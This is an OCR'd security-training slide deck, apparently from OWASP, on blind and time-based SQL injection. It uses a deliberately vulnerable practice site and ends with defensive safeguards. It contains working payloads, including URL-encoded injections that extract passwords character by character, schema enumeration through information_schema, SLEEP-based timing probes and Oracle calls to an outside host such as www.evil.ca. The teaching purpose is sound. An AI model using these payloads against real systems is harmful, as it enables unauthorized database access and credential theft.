What's the problem here?

***LIMIT* applies to the 1st *SELECT*, not the 2nd!**

MySQL Schemas

Getting *one* record at the time:




```
SELECT id, firstname, lastname
FROM users
WHERE username = 'smithj'
UNION ALL
    (SELECT 1, schema_name, 1
    FROM information_schema.schemata
    WHERE schema_name != 'mysql'
    AND schema_name != 'information_schema'
    AND schema_name != 'performance_schema'
    LIMIT 0,1);
```

Now we are good!

Climbing.com

24



CLIMBING.COM

"YOUR SECURITY IS OUR PRIORITY!"

Our Services

Search

Product Search

Please enter a keyword to search the **description** of ice climbing products

Search: Search

Blind SQL Injection - **OFF** | Reset Database

Vulnerable to SQL injection

Turn on/off blind SQL injection

Reset the database to it's original state

Exercise 1

Enumerate Schemas, Tables and Columns

OWASP
Open Web Application
Security Project


Blind SQL Injection

Blind SQL Injection

24


Error-Based vs Blind SQL Injection

- Whether or not you get an error message
- When triggering an SQL error:



com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

VS



Product not found

We were not able to find any product. Please try again...

Blind SQL Injection


24

Usually, an SQL error or a bad value will trigger the <u>same output</u> from the web application

<u>Searching for :</u>

a) **Value returning no results**
askdjfasdfh

b) **Value triggering an SQL error**
'   (single quote)



Product not found

We were not able to find any product.
Please try again...

How can we know there's an SQLi vulnerability?!?

Splitting and Balancing

24

- Splitting
  - Break legitimate input
- Balancing
  - Ensure the resulting query is equivalent to the original one

```
SELECT * FROM users WHERE id = 4
```

vs

```
SELECT * FROM users WHERE id = 1+3
```

Splitting and Balancing

24

Strings or varchar2 fields:

```
SELECT * FROM users WHERE username = 'smithj'
```

vs

```
SELECT * FROM users WHERE username = 'smi' || 'thj'
```

Oracle syntax for string concatenation

Splitting and Balancing

24

But again, each database is different…

Database	Parameters		
	Numeric	String Concatenation	Date
MySQL	<number> + - * / & | ^ xor	Usually not possible. DB needs to be started in non-default ANSI mode.	Difficult, 2008-12-31 must be 20081231 or numeric
SQL Server	<number> + - * / & | ^	'<string>' + '<string>'	'<string>' + '<string>'
Oracle	<number> + - * / ||	'<string>' || '<string>'	'<string>' || '<string>'

SQL Injection Attacks and Defense, page 224

Splitting and Balancing

24

MS-SQL Server examples for Strings:

```
/getUser?username=smithj
```

```
SELECT * FROM users WHERE username = 'smithj'
```

```
/getUser?username=smi'%2B'thj
```

```
SELECT * FROM users WHERE username = 'smi'+'thj'
```

```
/getUser?username=smi'%2B%20CHAR%280x74%29%20%2B'hj
```

```
SELECT * FROM users WHERE username = 'smi'+ CHAR(0x74) +'hj'
```

Boolean Exploitation Technique

24

1. Find a valid value that gives a positive result
    - Successful login (username = 'smithj')
    - Product return (productId = 127)

2. Find a valid value that gives you a negative result
    - Failed login (username = 'abcdefg')
    - Product not found (productId = 444 -- doesn't exist)

Boolean Exploitation Technique

3. Compare the valid value that gives a positive result with something always true
   - Lots of trials and errors…

```
/getUser?username=smithj
SELECT * FROM users WHERE username = 'smithj'
```

```
/getUser?username=smithj'%20OR%201%3D1%20%2D%2D
SELECT * FROM users WHERE username = 'smithj' OR 1=1 --'
```

Always true!

Boolean Exploitation Technique

24

4. Compare the valid value that gives a <u>positive result</u> with something always false

```
/getUser?username=smithj
```

```
SELECT * FROM users WHERE username = 'smithj'
```

```
/getUser?username=smithj'%20AND%201%3D1%20%2D%2D
```

```
SELECT * FROM users WHERE username = 'smithj' AND 1=1 --'
```

true

```
/getUser?username=smithj'%20AND%201%3D2%20%2D%2D
```

```
SELECT * FROM users WHERE username = 'smithj' AND 1=2 --'
```

false

Boolean Exploitation Technique

24

5. We can now run any query returning a boolean

```
SELECT * FROM users
WHERE username = 'smithj'
AND IF(id < 10, true, false)
```

User profile loaded (true)

```
SELECT * FROM users
WHERE username = 'smithj'
AND IF(id > 5, true, false)
```

User not found (false)

…

```
SELECT * FROM users
WHERE username = 'smithj'
AND IF(id = 2, true, false)
```

User profile loaded (true)

Boolean Exploitation Technique

24

Other examples of boolean conditions

```
SELECT * FROM users WHERE username = 'smithj' AND ...
```

If the ASCII value of the 1st character of the password field is less than 110 (n)

```
IF(ASCII(SUBSTRING(password,1,1)) < 110, true, false)
```

What you want to send to the server is:

```
smithj' AND IF(ASCII(SUBSTRING(password,1,1)) < 110, true,
false) #
```

URL encoded:

```
/getUser?username=smithj'%20AND%20IF(ASCII(SUBSTRING(passwor
d%2C1%2C1))%20%3C%20110%2C%20true%2C%20false)%20%23
```

Boolean Exploitation Technique

24

Less than 110 ('n')

```
/getUser?username=smithj'%20AND%20IF(ASCII(SUBSTRING(passwo
rd%2C1%2C1))%20%3C%20110%2C%20true%2C%20false)%20%23
```

More than 77 ('M')

```
/getUser?username=smithj'%20AND%20IF(ASCII(SUBSTRING(passwo
rd%2C1%2C1))%20%3E%2077%2C%20true%2C%20false)%20%23
```

…

Equals to 53 ('S')c

```
/getUser?username=smithj'%20AND%20IF(ASCII(SUBSTRING(passwo
rd%2C1%2C1))%20%3D%2053%2C%20true%2C%20false)%20%23
```

Boolean Exploitation Technique

24

You can also search for a database name

```
SELECT IF(ASCII(SUBSTRING(schema_name,2,1)) < 97, true, false)
FROM information_schema.schemata
WHERE schema_name != 'mysql'
AND schema_name != 'information_schema'
AND schema_name != 'performance_schema'
LIMIT 3,1
```

Is the ASCII value of the 2nd character of the ***schema_name*** column from the 3rd record matching the ***WHERE*** clause less than the ASCII value of the character 'a'?

Boolean Exploitation Technique

24

The HTTP GET query:

```
/getUser?username=smithj' AND (SELECT
IF(ASCII(SUBSTRING(schema_name,2,1)) < 97, true, false)
FROM information_schema.schemata WHERE schema_name !=
'mysql' AND schema_name != 'information_schema' AND
schema_name != 'performance_schema' LIMIT 3,1) #'
```

URL Encoded:

```
/getUser?username=smithj'%20AND%20(SELECT%20IF(ASCII(SUBST
RING(schema_name%2C2%2C1))%20%3C%2097%2C%20true%2C%20false
)%20FROM%20information_schema.schemata%20WHERE%20schema_na
me%20!%3D%20'mysql'%20AND%20schema_name%20!%3D%20'informat
ion_schema'%20AND%20schema_name%20!%3D%20'performance_sche
ma'%20LIMIT%203%2C1)%20%23'
```

Boolean Exploitation Technique

24

The resulting query will look like this:

```
SELECT *
FROM users
WHERE username = 'smithj'
AND (SELECT IF(ASCII(SUBSTRING(schema_name,2,1)) < 97,
true, false)
     FROM information_schema.schemata
     WHERE schema_name != 'mysql'
     AND schema_name != 'information_schema'
     AND schema_name != 'performance_schema'
     LIMIT 3,1) #'
```

Open Web Application
Security Project

Exercise 2

Exploiting Blind SQLi Vulnerabilities

Time-Based SQL Injection

24

- A class of blind SQLi
- When no output is visible to the attacker
- Binary search (boolean)
- Hardest form of SQLi to exploit…

Time-Based SQL Injection

24

SQL Server

```
WAIT FOR DELAY '00:00:05'
```

MySQL

Version 5.0.12 or later:

```
SELECT SLEEP(5);
```

All versions:

```
SELECT BENCHMARK(1000000,MD5('A'));
```

Time-Based SQL Injection

24

Oracle

- As root, in PL/SQL code:

```
BEGIN
   DBMS_LOCK.SLEEP(5);
END;
```

- Almost impossible to exploit…
- Another approach is to use ***Heavy Queries***
  - Make the database server work hard!
  - Multiple JOINs, etc.

Time-Based SQL Injection

24

Oracle

```
SELECT UTL_INADDR.get_host_name('192.168.1.1')
FROM dual;

SELECT
UTL_INADDR.get_host_address('www.evil.ca')
FROM dual;

SELECT UTL_HTTP.REQUEST('http://google.com')
FROM dual;
```

Time-Based SQL Injection

Discovering the vulnerability

- Different technique then for blind SQLi
- ***Splitting and Balancing*** is often not possible
  - We don't know if the SQL query is valid or not
  - No output !

Time-Based SQL Injection

24

Discovering the vulnerability

We try to make the database wait:

```
SELECT * FROM users WHERE id=<variable>;
SELECT * FROM users WHERE id=4; SELECT SLEEP(5);
SELECT * FROM users WHERE id=4 AND SLEEP(5);
SELECT * FROM users WHERE id=4 OR SLEEP(5);
```

What happens when we use "OR"?

Time-Based SQL Injection

Exploiting the vulnerability

The boolean approach:

After 5 seconds, ***SLEEP*** returns ***false***:

```
... AND IF(condition, SLEEP(5),1)
```

Even if the resulting SQL query always returns *false (or 0),* we can still exploit it !

Time-Based SQL Injection

Exploiting the vulnerability

- Because we don't have any direct feedback about our injected code
- It's harder to "guess" what the resulting SQL statement is
- We have to look at the variable type we are fuzzing:
  - Varchar2 (character string)
  - Date, Datetime and Timestamp
  - Integer, Float and Double

24

Time-Based SQL Injection

```
SELECT * FROM users WHERE...
... id = 4 AND SELECT SLEEP(5);
... name = "freddy" AND SELECT SLEEP(5) #";
... name = 'freddy' AND SELECT SLEEP(5) #';
... id IN (2,4,6) AND SELECT SLEEP(5) #) ;
... dob > '1980-05-22' AND SELECT SLEEP(5) #';
... age > 18 AND SELECT SLEEP(5) AND age < 25;
... name = 'freddy'; SELECT SLEEP(5),'aa';
```

Once you know how to execute the SLEEP function, it's game over!

Time-Based SQL Injection

At this point, it's regular blind SQLi

```
SELECT *
FROM users
WHERE username = 'smithj' AND
 (SELECT IF(ASCII(SUBSTRING(schema_name,2,1)) < 97, SLEEP(5),
false)
   FROM information_schema.schemata
   WHERE schema_name != 'mysql'
   AND schema_name != 'information_schema'
   AND schema_name != 'performance_schema'
   LIMIT 3,1) #'
```

Exercise 3

Exploiting a Time-Based SQLi Vulnerability

SQL Injection Safeguards

24

1. Input Validation

- Never trust anything coming from a user, server or network
- Escape special characters
    - Single quote ('), double quote ("), backslash (\), etc..
- Pattern check
    - Is this really an *Integer*, a *Float* or a *Boolean*?
- Whitelisting
    - List of acceptable values
- Blacklisting
    - List of bad values

www.owasp.org/index.php/Input_Validation_Cheat_Sheet
www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

SQL Injection Safeguards

1. Input Validation

Use regular expressions (regex)

Canadian postal code:

```
([a-zA-Z][0-9][a-zA-Z] ?[0-9][a-zA-Z][0-9])
```

Official Standard for email validation (RFC 5322):

```
(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-
]+)* | "(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]
| \\[\x01-\x09\x0b\x0c\x0e-\x7f])*")@ (?:(?:[a-z0-9](?:[a-z0-
9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])? |
\[(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3} (?:25[0-
5]|2[0-4][0-9]|[01]?[0-9][0-9]?|[a-z0-9-]*[a-z0-9]: (?:[\x01-
\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53-\x7f] | \\[\x01-
\x09\x0b\x0c\x0e-\x7f])+) \])
```

Trade-off between regex complexity and exactness…

SQL Injection Safeguards

24

2. Parameterized Queries

a) Prepared Statements

Java

```
String query = "UPDATE EMPLOYEES SET SALARY=? WHERE user=?";
PreparedStatement pstmt = con.prepareStatement(query);
pstmt.setInt(1, 75000);
pstmt.setString(2, "johnsmith");
```

C#

```
SqlCommand cmd = new SqlCommand(null, connection);
cmd.CommandText = "UPDATE EMPLOYEES SET SALARY=@salary WHERE user=@username";

SqlParameter iSalary = new SqlParameter("@salary", SqlDbType.Int, 0);
SqlParameter sUsername = new SqlParameter("@username", SqlDbType.Text, 100);
iSalary.Value = 75000;
sUsername.Value = "johnsmith";
cmd.Parameters.Add(iSalary);
cmd.Parameters.Add(sUsername);
```

www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

SQL Injection Safeguards

2. Parameterized Queries

b) Stored Procedures

Oracle Stored Procedure

```
CREATE OR REPLACE PROCEDURE updateSalary(
          p_salary IN EMPLOYEES.SALARY%TYPE,
          p_username IN EMPLOYEES.USERNAME%TYPE)
IS
BEGIN
  UPDATE EMPLOYEES SET SALARY=p_salary
  WHERE USERNAME=p_username;
  COMMIT;
END;
/
```

SQL Injection Safeguards

24

3. **Object Relational Mapping** (SQL Injection)

- Creates prepared statements for us
- Hibernate (Java) or nHibernate (.Net)

4. **Proper Error Handling**

- Doesn't stop injection attacks, but make them harder to achieve for the attacker

SQL Injection Safeguards

24

5. Least Privilege

- Give database users the minimum privileges

  Ex: Is the *DROP TABLE* privilege required?

- Implement **Defense in Depth**
- Help minimize the impacts of a successful attack

Conclusion

24

To be a real Web App Pen Tester, you need to know:

- The SQL language quite well
- How parameters are used by the application
- The differences between each databases
- How to find SQLi vulnerabilities
- How to exploit each type
- The advantages and limitations of automated tools

References

24

- *SQL Injection Attacks and Defenses* by Justin Clarke, Syngress
- http://pentestmonkey.net/category/cheat-sheet/sql-injection
- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

24

Exercise 4

Using sqlmap

Thank you!

Thanks to ***Yves Morvan*** for helping me with this!!